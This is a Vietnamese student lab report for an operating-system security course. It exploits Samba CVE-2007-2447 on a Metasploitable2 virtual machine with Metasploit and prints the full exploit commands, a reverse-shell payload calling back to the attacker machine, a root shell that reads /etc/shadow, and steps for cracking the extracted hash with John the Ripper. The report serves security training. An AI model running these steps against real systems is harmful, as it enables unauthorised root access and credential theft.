

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



Môn học: An toàn hệ điều hành
Báo Cáo Bài Thực Hành 1

Họ và tên: Trần Thị Thu Phương

Mã sinh viên: B21DCAT151

Nhóm môn học: 04

Giảng viên: Hoàng Xuân Dậu

Hà Nội, 1/2024

Mục lục

| | |
|--|-----------|
| 1. Mục đích | 2 |
| 2. Cơ sở lý thuyết | 2 |
| 2.1. Các lỗ hổng của một số dịch vụ, phần mềm trên Hệ điều hành | 2 |
| 2.2. Lỗ hổng bảo mật CVE-2007-2447..... | 2 |
| 2.3. Công cụ tấn công Metasploit | 3 |
| 2.3.1. Kiến trúc của Metasploit..... | 3 |
| 2.3.2. Các module thông dụng trong Metasploit | 3 |
| 2.3.3. Một số khái niệm cơ bản..... | 4 |
| 2.3.4. Một số lệnh thông dụng trên Metasploit..... | 5 |
| 3. Chuẩn bị môi trường..... | 6 |
| 4. Nội dung thực hành | 6 |
| 4.1. Cài đặt các công cụ, nền tảng..... | 6 |
| 4.2. Quét máy victim Metasploitable2 tìm ra các lỗ hổng tồn tại..... | 7 |
| 4.3. Khai thác tìm phiên bản Samba đang hoạt động | 9 |
| 4.4. Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root: | 9 |
| 5. Kết luận | 12 |
| 6. Tài liệu tham khảo..... | 12 |

1. Mục đích

- Tìm hiểu các lỗ hổng một số dịch vụ, phần mềm trên Hệ điều hành
- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux

2. Cơ sở lý thuyết

2.1. Các lỗ hổng của một số dịch vụ, phần mềm trên Hệ điều hành

Trên thực tế các lỗ hổng bảo mật trong hệ điều hành và các phần mềm ứng dụng chiếm hơn 95% số lượng lỗ hổng bảo mật được phát hiện cho thấy mức độ phổ biến của các lỗ hổng bảo mật trong hệ thống phần mềm. Các dạng lỗ hổng bảo mật thường gặp trong hệ điều hành và các phần mềm ứng dụng bao gồm:

- **Lỗi tràn bộ đệm (Buffer overflows):** Đây là một lỗ hổng mà attacker có thể tận dụng để ghi đè lên vùng bộ nhớ trong khi chương trình đang chạy, thường dẫn đến việc kiểm soát luồng thực thi của chương trình hoặc thực hiện mã độc.
- **Lỗi không kiểm tra đầu vào (Unvalidated input):** Khi chương trình không kiểm tra hoặc xử lý đầu vào từ người dùng một cách an toàn, attacker có thể nhập liệu độc hại để thực hiện các cuộc tấn công như SQL injection, XSS (Cross-Site Scripting), hoặc Command injection.
- **Các vấn đề với điều khiển truy nhập (Access-control problems):** Đây là lỗ hổng xảy ra khi chương trình hoặc hệ thống không kiểm tra hoặc thiết lập quyền truy cập đúng đắn, dẫn đến việc attacker có thể truy cập hoặc thay đổi thông tin không được phép.
- **Các điểm yếu trong xác thực, trao quyền hoặc các hệ mật mã (Weaknesses in authentication, authorization, or cryptographic practices):** Lỗ hổng này liên quan đến việc triển khai yếu của cơ chế xác thực (authentication) hoặc trao quyền (authorization), hoặc sử dụng các thuật toán mã hóa không an toàn, làm cho hệ thống dễ bị tấn công bởi các phương pháp như brute force attacks, session hijacking, hoặc các kỹ thuật phá mã.
- **Các lỗ hổng bảo mật khác**

Các lỗ hổng này thường là các điểm yếu mà các attacker có thể tận dụng để xâm nhập vào hệ thống hoặc thực hiện các cuộc tấn công khác nhau. Để bảo vệ hệ thống, việc phát hiện và sửa chữa các lỗ hổng này là rất quan trọng.

2.2. Lỗ hổng bảo mật CVE-2007-2447

Lỗ hổng CVE-2007-2447, còn được gọi là "Samba 'username map script' Command Execution Vulnerability", là một lỗ hổng bảo mật phát hiện trên dịch vụ chia sẻ file SMB (Samba) với các phiên bản Samba 3.0.0 đến 3.0.25 (Samba một phần mềm mã nguồn mở dùng để chia sẻ tập tin và máy in giữa các hệ thống Linux và Windows). Lỗ hổng này được công bố lần đầu vào năm 2007.

Lỗ hổng này cho phép một kẻ tấn công từ xa không xác thực thực thi mã tùy ý trên máy chủ chạy Samba thông qua việc sử dụng tính năng "username map script". Nguyên nhân của lỗ hổng này là do Samba không kiểm tra đầu vào một cách đúng đắn khi xử lý các yêu cầu liên quan đến username map script.

Kẻ tấn công có thể tận dụng lỗ hổng này để thực thi các lệnh tùy ý trên máy chủ Samba, có thể dẫn đến việc kiểm soát hoàn toàn hệ thống hoặc thực hiện các cuộc tấn công khác.

Để khắc phục lỗ hổng này, người dùng được khuyến nghị cập nhật lên phiên bản Samba mới nhất hoặc áp dụng các bản vá bảo mật được cung cấp bởi nhà sản xuất. Đồng thời, cũng nên xem xét cấu hình Samba một cách cẩn thận để hạn chế các khả năng tấn công từ xa.

2.3. Công cụ tấn công Metasploit

Metasploit Framework là một nền tảng mã nguồn mở cho phép các chuyên gia/sinh viên an toàn thông tin kiểm tra, khai thác và triển khai các lỗ hổng bảo mật.

2.3.1. Kiến trúc của Metasploit

Metasploit có một giao diện dòng lệnh để cho phép người dùng tạo và chạy các tác vụ tấn công. Nó cung cấp các mô-đun để tấn công các mục tiêu và tận dụng các lỗ hổng bảo mật. Nó cũng có một giao diện web để cho phép người dùng tương tác với mô-đun một cách dễ dàng hơn.

Kiến trúc của Metasploit bao gồm các phần sau:

- **Thư viện lỗ hổng:** Chứa các mô-đun để tìm kiếm các lỗ hổng trong các hệ thống.
- **Định hình lỗ hổng:** Chứa các mô-đun để tìm kiếm các lỗ hổng trong hệ thống và xác định cách tấn công chúng.
- **Tấn công:** Chứa các mô-đun để thực hiện các tác vụ tấn công.
- **Công cụ phụ trợ:** Chứa các mô-đun để hỗ trợ các tác vụ tấn công.

2.3.2. Các module thông dụng trong Metasploit

Metasploit cung cấp một loạt các module để thực hiện các cuộc tấn công và kiểm thử bảo mật trên nhiều mục tiêu khác nhau. Dưới đây là một số loại module phổ biến trong Metasploit:

- **Exploit modules:** Chứa mã để khai thác các lỗ hổng trong phần mềm hoặc hệ điều hành, cho phép tấn công chọn lọc.
- **Auxiliary modules:** Cung cấp các công cụ hỗ trợ và chức năng phụ để thực hiện các nhiệm vụ như quét mạng, thu thập thông tin, và kiểm tra lỗ hổng.

- **Post modules:** Được sử dụng sau khi xâm nhập vào một hệ thống, cho phép thực hiện các hành động sau xâm nhập như thu thập thông tin, phá hủy dữ liệu, hoặc cài đặt backdoor.
- **Payload modules:** Chứa các mã độc hại được gửi đến máy mục tiêu trong quá trình tấn công, thường được sử dụng để kiểm soát từ xa máy tính hoặc thu thập thông tin.
- **Encoder modules:** Chịu trách nhiệm mã hóa payloads để tránh phát hiện bởi phần mềm diệt virus hoặc hệ thống bảo mật.
- **NOP modules:** Chứa các No Operation (NOP) sleds, được sử dụng để tăng độ tin cậy của payload và khai thác.
- **Evasion modules:** Cung cấp các công cụ để tránh phát hiện từ phần mềm diệt virus và các công cụ bảo mật khác.
- **Scanner modules:** Dùng để quét các công mạng, dịch vụ, và lỗ hổng trên các máy chủ hoặc mạng.
- **Sniffer modules:** Cho phép thu thập dữ liệu từ gói tin trên mạng.
- **Payload handlers:** Cung cấp một giao diện để lắng nghe và xử lý các kết nối từ các payloads được gửi từ máy mục tiêu.

2.3.3. Một số khái niệm cơ bản

- **LHOST:** Địa chỉ IP của máy Hacker (Nếu tấn công ngoài Internet thì dùng IP Public, hoặc DDNS của No-IP.com)
- **RHOST:** Địa chỉ IP của máy Victim (Nếu tấn công ngoài Internet thì dùng IP Public, RHOST có thể là URL Website cũng OK)
- **LPORT:** Port mở ra trên máy Hacker (Nếu tấn công ngoài Internet thì bắt buộc Port đó phải mở trên Router, còn hack trong mạng LAN thì port nào cũng được)
- **RPORT:** Port trên máy victim (Khi đi khai thác lỗ hổng, tùy lỗ hổng nằm trên giao thức nào thì có các RPORT đặc thù, thực chất Metasploit sẽ tự đặt cho các bạn)
- **PAYLOAD:** Payload có cấu trúc như sau: tên hệ điều hành/kiểu hệ thống/kiểu tấn công/giao thức tấn công.
 - + Tên hệ điều hành: android hay windows
 - + Kiểu hệ thống: x86 hay x64 (Nếu không biết thì bỏ qua)
 - + Kiểu tấn công: meterpreter hay shell
 - + Giao thức: reverse_tcp; reverse_tcp_dns; reverse_https

Ví dụ: windows/meterpreter/reverse_tcp_dns

2.3.4. Một số lệnh thông dụng trên Metasploit

Dưới đây là một số lệnh thường được sử dụng trong Metasploit:

- **msfconsole:** Mở giao diện dòng lệnh của Metasploit.
- **search [keyword]:** Tìm kiếm module theo từ khóa cụ thể.
- **use [module_name]:** Sử dụng một module cụ thể.
- **show options:** Hiển thị các tùy chọn của module hiện đang được sử dụng.
- **set [option] [value]:** Thiết lập giá trị cho một tùy chọn trong module.
- **exploit:** Thực hiện một cuộc tấn công bằng cách sử dụng module đã được thiết lập.
- **sessions -l:** Liệt kê tất cả các phiên đã thiết lập.
- **sessions -i [session_id]:** Mở một phiên cụ thể.
- **sessions -k [session_id]:** Hủy một phiên cụ thể.
- **db_nmap [options] [target(s)]:** Sử dụng Nmap để quét một hoặc nhiều mục tiêu và lưu kết quả vào cơ sở dữ liệu Metasploit.
- **creds:** Liệt kê tất cả các thông tin đăng nhập (credentials) được thu thập.
- **creds -t:** Hiển thị thông tin đăng nhập có thể sử dụng trong các tấn công tiếp theo.
- **creds -p [credential_id]:** Hiển thị thông tin chi tiết về một credential cụ thể.
- **db_export [options] [file]:** Xuất dữ liệu từ cơ sở dữ liệu Metasploit ra một tập tin.
- **db_import [options] [file]:** Nhập dữ liệu từ một tập tin vào cơ sở dữ liệu Metasploit.

Dưới đây là một số lệnh liên quan đến payloads:

- **show payloads:** Hiển thị danh sách các payloads có sẵn.
- **set PAYLOAD [payload_name]:** Chọn payload mà bạn muốn sử dụng cho cuộc tấn công.
- **show options:** Hiển thị các tùy chọn cấu hình cho payload đã chọn.
- **set [option] [value]:** Thiết lập giá trị cho một tùy chọn cụ thể của payload.

- **generate:** Tạo ra mã payload dựa trên các tùy chọn đã cấu hình.
- **exploit:** Sử dụng payload đã tạo để thực hiện cuộc tấn công.


3. Chuẩn bị môi trường

- Máy Kali Linux Attack có cài Metasploit
- Máy ảo Metasploitable

4. Nội dung thực hành

4.1. Cài đặt các công cụ, nền tảng

- Cài đặt Kali Linux trên máy ảo. Đổi tên máy ảo thành B21DCAT151-Phuong-Kali. Kiểm tra và chạy thử bộ công cụ tấn công MetaSploit



- Tải và cài đặt Metasploitable2 làm máy victim. Giải nén. Đăng nhập vào hệ thống với tài khoản là msfadmin/msfadmin. Tạo một người dùng mới trên máy ảo:

```
sudo useradd phuongttt151
sudo passwd phuongttt151
(mật khẩu là: 123456789)
```

```
msfadmin@metasploitable2:~$ sudo useradd phuongttt151
msfadmin@metasploitable2:~$ sudo passwd phuongttt151
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable2:~$
```

- Đổi tên máy thành B21DCAT151-Phuong-Meta theo hướng dẫn sau:
 - + Chạy lệnh: `sudo nano /etc/hostname`
 - + Nhập tên máy mới theo quy tắc trên, nhấn Ctrl-x và bấm y để xác nhận

- + Khởi động lại máy: sudo reboot
- ⇒ Kết quả:

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

B21DCAT151-Phuong-Meta login: phuongttt151
Password:
Linux B21DCAT151-Phuong-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No directory, logging in with HOME=/
phuongttt151@B21DCAT151-Phuong-Meta:/$ _
```

4.2. Quét máy victim Metasploitable2 tìm ra các lỗ hổng tồn tại

- Tìm địa chỉ IP của máy victim, kali:
 - + Chạy lệnh trong cửa sổ terminal: ifconfig eth0
 - + Tìm IP v4 ở interface eth0 ở mục 'inet addr'

```
phuongttt151@B21DCAT151-Phuong-Meta:/$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f8:0e:c9
          inet addr:192.168.17.180  Bcast:192.168.17.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef8:ec9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:182 errors:0 dropped:0 overruns:0 frame:0
          TX packets:154 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19641 (19.1 KB)  TX bytes:24801 (24.2 KB)
          Interrupt:17 Base address:0x2000
```

Địa chỉ IP máy Metasploitable2

```
(tranphuong@B21DCAT151-Phuong-Kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      ether 00:0c:29:bc:ce:00  txqueuelen 1000  (Ethernet)
      RX packets 0  bytes 0 (0.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 0  bytes 0 (0.0 B)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.17.128  netmask 255.255.255.0  broadcast 192.168.17.255
      inet6 fe80::20c:29ff:febc:ce0a  prefixlen 64  scopeid 0x20<link>
      ether 00:0c:29:bc:ce:0a  txqueuelen 1000  (Ethernet)
      RX packets 14  bytes 1864 (1.8 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 35  bytes 4028 (3.9 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Địa chỉ IP máy Kali Attack chứa công cụ Metasploit

- Kiểm tra kết nối mạng giữa các máy: ping

```
phuongttt151@B21DCAT151-Phuong-Meta:/$ ping 192.168.17.128
PING 192.168.17.128 (192.168.17.128) 56(84) bytes of data.
64 bytes from 192.168.17.128: icmp_seq=1 ttl=64 time=8.41 ms
64 bytes from 192.168.17.128: icmp_seq=2 ttl=64 time=1.51 ms
64 bytes from 192.168.17.128: icmp_seq=3 ttl=64 time=1.68 ms
64 bytes from 192.168.17.128: icmp_seq=4 ttl=64 time=1.22 ms

--- 192.168.17.128 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.225/3.210/8.410/3.006 ms
phuongttt151@B21DCAT151-Phuong-Meta:/$
```

Máy Meta ping thành công đến máy Kali

```
(tranphuong@B21DCAT151-Phuong-Kali)-[~]
$ ping 192.168.17.180
PING 192.168.17.180 (192.168.17.180) 56(84) bytes of data.
64 bytes from 192.168.17.180: icmp_seq=1 ttl=64 time=1.14 ms
64 bytes from 192.168.17.180: icmp_seq=2 ttl=64 time=1.84 ms
64 bytes from 192.168.17.180: icmp_seq=3 ttl=64 time=1.45 ms
64 bytes from 192.168.17.180: icmp_seq=4 ttl=64 time=1.44 ms
^C
--- 192.168.17.180 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.139/1.464/1.835/0.247 ms
(tranphuong@B21DCAT151-Phuong-Kali)-[~]
```

Máy Kali ping thành công đến máy Meta

- Sử dụng công cụ nmap để rà quét các lỗ hổng tồn tại trên máy chạy Metasploitable2:
- + Quét cổng dịch vụ netbios-ssn cổng 139: `nmap --script vuln -p139 192.168.17.180`
- + Quét cổng dịch vụ microsoft-ds cổng 445: `nmap --script vuln -p445 192.168.17.180`

```
--- 192.168.17.128 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.225/3.210/8.410/3.006 ms
phuongttt151@B21DCAT151-Phuong-Meta:/$ nmap --script vuln -p139 192.168.17.180

Starting Nmap 4.53 ( http://insecure.org ) at 2024-03-15 11:44 EDT
SCRIPT ENGINE: No such category, file or directory: 'vuln'
SCRIPT ENGINE: Aborting script scan.
Interesting ports on 192.168.17.180:
PORT      STATE SERVICE
139/tcp   open  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 0.261 seconds
phuongttt151@B21DCAT151-Phuong-Meta:/$ nmap --script vuln -p445 192.168.17.180


Starting Nmap 4.53 ( http://insecure.org ) at 2024-03-15 11:45 EDT
SCRIPT ENGINE: No such category, file or directory: 'vuln'
SCRIPT ENGINE: Aborting script scan.
Interesting ports on 192.168.17.180:
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.105 seconds
phuongttt151@B21DCAT151-Phuong-Meta:/$
```

Màn hình quét các lỗ hổng

4.3. Khai thác tìm phiên bản Samba đang hoạt động

- Khởi động Metasploit
- Khai báo sử dụng mô đun tấn công: msf > use auxiliary/scanner/smb/smb_version
- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng
- Đặt địa chỉ IP máy victim: msf > set RHOST 192.168.17.180
- Thực thi tấn công: msf > run
 - Máy victim sẽ liệt kê tên dịch vụ Samba và phiên bản -> khoanh đỏ thông tin phiên bản Samba.
- Gõ lệnh exit để kết thúc



```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):


  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.17.180  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.17.180
RHOST => 192.168.17.180
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.17.180:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.17.180:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.17.180: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > exit
```

Màn hình phiên bản Samba



```
Aborted
phuongttt151@B21DCAT151-Phuong-Meta:/$ smbd -U
Version 3.0.20-Debian
phuongttt151@B21DCAT151-Phuong-Meta:/$ _
```

Khi kiểm tra trên máy Meta

4.4. Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root:

- Khởi động Metasploit
- Khai báo sử dụng mô đun tấn công: msf > use exploit/multi/samba/usermap_script
- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
```

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|---|
| CHOST | | no | The local client address |
| CPORT | | no | The local client port |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | | yes | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT | 139 | yes | The target port (TCP) |

```

Payload options (cmd/unix/reverse_netcat):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.17.128   yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Exploit target:
```

- Đặt địa chỉ IP máy victim: msf > set RHOST 192.168.17.180
 - Chọn payload cho thực thi (mở shell): msf > set payload cmd/unix/reverse
 - Đặt 445 là cổng truy cập máy victim: msf > set RPORT 445
 - Chạy lệnh “show options” để xem các thông tin về thiết lập tấn công đang sử dụng
- Thực thi tấn công: msf > exploit

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.17.180
RHOST => 192.168.17.180
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
```

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|---|
| CHOST | | no | The local client address |
| CPORT | | no | The local client port |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | 192.168.17.180 | yes | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT | 445 | yes | The target port (TCP) |

```

Payload options (cmd/unix/reverse):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.17.128   yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port
```

- Thực thi tấn công: msf > exploit
 - Cửa hậu mở shell với người dùng root cho phép chạy lệnh từ máy Kali
 - có thể thực hiện bất cứ lệnh shell nào trên máy victim.
- Chạy các lệnh để đọc tên người dùng và máy đang truy cập: whoami, uname -a
- Lấy tên người dùng và mật khẩu đã tạo ở mục 4.1:


```
cat /etc/shadow | grep phuonggttt151
```

- Chọn và sao chép cả dòng tên người dùng và mật khẩu bấm vào clipboard


```
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.17.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo QoGLNnNGa8i08Ay;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "QoGLNnNGa8i08Ay\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.17.128:4444 → 192.168.17.180:35958) at 2024-03-15 13:26:56 -0400

whoami
root
uname -a
Linux B21DCAT151-Phuong-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow | grep phuongttt151
phuongttt151:$1$deV7Vj0C$XwXkLTcGCQnV11W/joPaf/:19796:0:99999:7:::
```

Màn hình sau khi tấn công thành công và chạy các lệnh whoami và uname -a trên hệ thống victim, chạy lệnh cat trích xuất tên và mật khẩu người dùng.

- Mở một cửa sổ Terminal mới, chạy lệnh: nano password, sau đó paste thông tin tên người dùng và mật khẩu bấm từ clipboard vào file password
- Gõ Ctrl-x để lưu vào file
- Crack để lấy mật khẩu sử dụng chương trình john the ripper (hoặc 1 công cụ crack mật khẩu khác): john --show password
- Gõ Ctrl-c để kết thúc



Màn hình crack mật khẩu

5. Kết luận

- Thành thạo cài đặt và chạy máy ảo Ubuntu
- Thành thạo sử dụng Metasploit để tấn công khai thác lỗ hổng sử dụng thư viện có sẵn
- Chụp ảnh màn hình
 - + Màn hình quét các lỗ hổng
 - + Màn hình phiên bản Samba
